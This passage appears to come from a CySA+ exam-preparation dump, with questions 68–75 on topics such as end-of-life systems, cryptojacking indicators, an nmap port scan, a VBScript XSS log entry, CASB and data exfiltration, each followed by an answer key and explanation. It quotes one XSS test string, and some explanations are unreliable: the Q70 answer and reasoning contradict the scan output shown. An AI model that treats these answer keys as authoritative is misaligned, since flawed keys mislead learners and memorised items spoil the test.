Performing a tabletop drill based on previously identified incident scenarios is the best way to test the changes to the BC and DR plans without any impact to the business, as it is a low-cost and low-risk method of exercising the plans and identifying any gaps or issues. A tabletop drill is a type of BC/DR exercise that involves gathering key personnel from different departments and roles and discussing how they would respond to a hypothetical incident scenario. A tabletop drill does not involve any actual simulation or disruption of the systems or processes, but rather relies on verbal communication and documentation review. A tabletop drill can help to ensure that everyone is familiar with the BC/DR plans, that the plans reflect the current state of the organization, and that the plans are consistent and coordinated across different functions. The other options are not as suitable as performing a tabletop drill, as they involve more cost, risk, or impact to the business. Simulating an incident by shutting down power to the primary data center is a type of BC/DR exercise that involves creating an actual disruption or outage of a critical system or process, and observing how the organization responds and recovers. This type of exercise can provide a realistic assessment of the BC/DR capabilities, but it can also cause significant impact to the business operations, customers, and reputation. Migrating active workloads from the primary data center to the secondary location is a type of BC/DR exercise that involves switching over from one system or site to another, and verifying that the backup system or site can support the normal operations. This type of exercise can help to validate the functionality and performance of the backup system or site, but it can also incur high costs, complexity, and potential errors or failures. Comparing the current plan to lessons learned from previous incidents is a type of BC/DR activity that involves reviewing past experiences and outcomes, and identifying best practices or improvement opportunities. This activity can help to update and refine the BC/DR plans, but it does not test or validate them in a simulated or actual scenario

QUESTION 68
An end-of-life date was announced for a widely used OS. A business-critical function is performed by some machinery that is controlled by a PC, which is utilizing the OS that is approaching the end-of- life date. Which of the following best describes a security analyst's concern?

A. Any discovered vulnerabilities will not be remediated.
B. An outage of machinery would cost the organization money.
C. Support will not be available for the critical machinery
D. There are no compensating controls in place for the OS.

Correct Answer: A
Section:
Explanation:
A security analyst's concern is that any discovered vulnerabilities in the OS that is approaching the end-of-life date will not be remediated by the vendor, leaving the system exposed to potential attacks. The other options are not directly related to the security analyst's role or responsibility. Verified
Reference:CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives, page 9, section 2.21

QUESTION 69


A cloud team received an alert that unauthorized resources were being auto-provisioned. After investigating, the team suspects that crypto mining is occurring. Which of the following indicators would most likely lead the team to this conclusion?

A. High GPIJ utilization
B. Bandwidth consumption
C. Unauthorized changes
D. Unusual traffic spikes

Correct Answer: A
Section:
Explanation:
High GPU utilization is the most likely indicator that cryptomining is occurring, as it reflects the intensive computational work that is required to solve the complex mathematical problems involved in mining cryptocurrencies. Cryptomining is the process of generating new units of a cryptocurrency by using computing power to verify transactions and create new blocks on the blockchain. Cryptomining can be done legitimately by individuals or groups who participate in a mining pool and share the rewards, or illegitimately by threat actors who use malware or scripts to hijack the computing resources of unsuspecting victims and use them for their own benefit. This practice is called cryptojacking, and it can cause performance degradation, increased power consumption, and security risks for the affected systems. Cryptomining typically relies on the GPU (graphics processing unit) rather than the CPU (central processing unit), as the GPU is better suited for parallel processing and can handle more calculations per second. Therefore, a high GPU utilization rate can be a sign that cryptomining is taking place on a system, especially if there is no other explanation for the increased workload. The other options are not as indicative of cryptomining as high GPU utilization, as they can have other causes or explanations. Bandwidth consumption can be affected by many factors, such as network traffic, streaming services, downloads, or updates. It is not directly related to cryptomining, which does not require a lot of bandwidth to communicate with the mining pool or the blockchain network. Unauthorized changes can be a result of many types of malware or cyberattacks, such as ransomware, spyware, or trojans. They are not specific to cryptomining, which does not necessarily alter any files or settings on the system, but rather uses its processing power. Unusual traffic spikes can also be caused by various factors, such as legitimate surges in demand, distributed denial-of-service attacks, or botnets. They are not indicative of cryptomining, which does not generate a lot of traffic or requests to or from the system.

QUESTION 70

A security audit for unsecured network services was conducted, and the following output was generated:



```
#nmap --top-ports 7 192.29.0.5

PORT         STATE        SERVICE
21           closed       ftp
22           open         ssh
23           filtered     telnet
636          open         ldaps
1723         open         pptp
443          closed       https
3389         closed       ms-term-server
```

Which of the following services should the security team investigate further? (Select two).

A. 21
B. 22
C. 23
D. 636
E. 1723
F. 3389

Correct Answer: C, D
Section:
Explanation:
The output shows the results of a port scan, which is a technique used to identify open ports and services running on a network host.Port scanning can be used by attackers to discover potential vulnerabilities and exploit them, or by defenders to assess the security posture and configuration of their network devices1
The output lists six ports that are open on the target host, along with the service name and version associated with each port. The service name indicates the type of application or protocol that is using the port, while the version indicates the specific release or update of the service. The service name and version can provide useful information for both attackers and defenders, as they can reveal the capabilities, features, and weaknesses of the service.
Among the six ports listed, two are particularly risky and should be investigated further by the security team: port 23 and port 636.
Port 23 is used by Telnet, which is an old and insecure protocol for remote login and command execution. Telnet does not encrypt any data transmitted over the network, including usernames and passwords, which makes it vulnerable to eavesdropping, interception, and modification by attackers.Telnet also has many known vulnerabilities that can allow attackers to gain unauthorized access, execute arbitrary commands, or cause denial-of-service attacks on the target host23
Port 636 is used by LDAP over SSL/TLS (LDAPS), which is a protocol for accessing and modifying directory services over a secure connection. LDAPS encrypts the data exchanged between the client and the server using SSL/TLS certificates, which provide authentication, confidentiality, and integrity. However, LDAPS can also be vulnerable to attacks if the certificates are not properly configured, verified, or updated. For example, attackers can use self-signed or expired certificates to perform man-in-the-middle attacks, spoofing attacks, or certificate revocation attacks on LDAPS connections.
Therefore, the security team should investigate further why port 23 and port 636 are open on the target host, and what services are running on them.The security team should also consider disabling or replacing these services with more secure alternatives, such as SSH for port 23 and StartTLS for port 6362

QUESTION 71
While reviewing web server logs, a security analyst found the following line:
<IMG SRC='vbscript:msgbox('test')'>
Which of the following malicious activities was attempted?

A. Command injection
B. XML injection
C. Server-side request forgery
D. Cross-site scripting

Correct Answer: D
Section:
Explanation:
XSS is a type of web application attack that exploits the vulnerability of a web server or browser to execute malicious scripts or commands on the client-side. XSS attackers inject malicious code, such as JavaScript, VBScript, HTML, or CSS, into a web page or application that is viewed by other users.The malicious code can then access or manipulate the user's session, cookies, browser history, or personal information, or perform actions on behalf of the user, such as stealing credentials, redirecting to phishing sites, or installing malware12
The line in the web server log shows an example of an XSS attack using VBScript. The attacker tried to insert an <IMG> tag with a malicious SRC attribute that contains a VBScript code. The VBScript code is intended to display a message box with the text ''test'' when the user views the web page or application.This is a simple and harmless example of XSS, but it could be used to test the vulnerability of the web server or browser, or to launch more sophisticated and harmful attacks3

QUESTION 72
Which of the following is often used to keep the number of alerts to a manageable level when establishing a process to track and analyze violations?

A. Log retention
B. Log rotation
C. Maximum log size
D. Threshold value

Correct Answer: D
Section:
Explanation:

A threshold value is a parameter that defines the minimum or maximum level of a metric or event that triggers an alert. For example, a threshold value can be set to alert when the number of failed login attempts exceeds 10 in an hour, or when the CPU usage drops below 20% for more than 15 minutes. By setting a threshold value, the process can filter out irrelevant or insignificant alerts and focus on the ones that indicate a potential problem or anomaly.A threshold value can help to reduce the noise and false positives in the alert system, and improve the efficiency and accuracy of the analysis12

QUESTION 73
Which of the following is described as a method of enforcing a security policy between cloud customers and cloud services?

A. CASB
B. DMARC
C. SIEM
D. PAM


Correct Answer: A
Section:
Explanation:
A CASB (Cloud Access Security Broker) is a security solution that acts as an intermediary between cloud users and cloud providers, and monitors and enforces security policies for cloud access and usage. A CASB can help organizations protect their data and applications in the cloud from unauthorized or malicious access, as well as comply with regulatory standards and best practices.A CASB can also provide visibility, control, and analytics for cloud activity, and identify and mitigate potential threats12
The other options are not correct.DMARC (Domain-based Message Authentication, Reporting and Conformance) is an email authentication protocol that helps email domain owners prevent spoofing and phishing attacks by verifying the sender's identity and instructing the receiver how to handle unauthenticated messages34SIEM (Security Information and Event Management) is a security solution that collects, aggregates, and analyzes log data from various sources across an organization's network, such as applications, devices, servers, and users, and provides real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks56PAM (Privileged Access Management) is a security solution that helps organizations manage and protect the access and permissions of users, accounts, processes, and systems that have elevated or administrative privileges.PAM can help prevent credential theft, data breaches, insider threats, and compliance violations by monitoring, detecting, and preventing unauthorized privileged access to critical resources78

QUESTION 74
After completing a review of network activity. the threat hunting team discovers a device on the network that sends an outbound email via a mail client to a non-company email address daily at 10:00 p.m. Which of the following is potentially occurring?

A. Irregular peer-to-peer communication
B. Rogue device on the network
C. Abnormal OS process behavior
D. Data exfiltration


Correct Answer: D
Section:
Explanation:
Data exfiltration is the theft or unauthorized transfer or movement of data from a device or network. It can occur as part of an automated attack or manually, on-site or through an internet connection, and involve various methods. It can affect personal or corporate data, such as sensitive or confidential information.Data exfiltration can be prevented or detected by using compression, encryption, authentication, authorization, and other controls1
The network activity shows that a device on the network is sending an outbound email via a mail client to a non-company email address daily at 10:00 p.m. This could indicate that the device is compromised by malware or an insider threat, and that the email is used to exfiltrate data from the network to an external party. The email could contain attachments, links, or hidden data that contain the stolen information. The timing of the email could be designed to avoid detection by normal network monitoring or security systems.

QUESTION 75
Approximately 100 employees at your company have received a Phishing email. AS a security analyst. you have been tasked with handling this Situation.



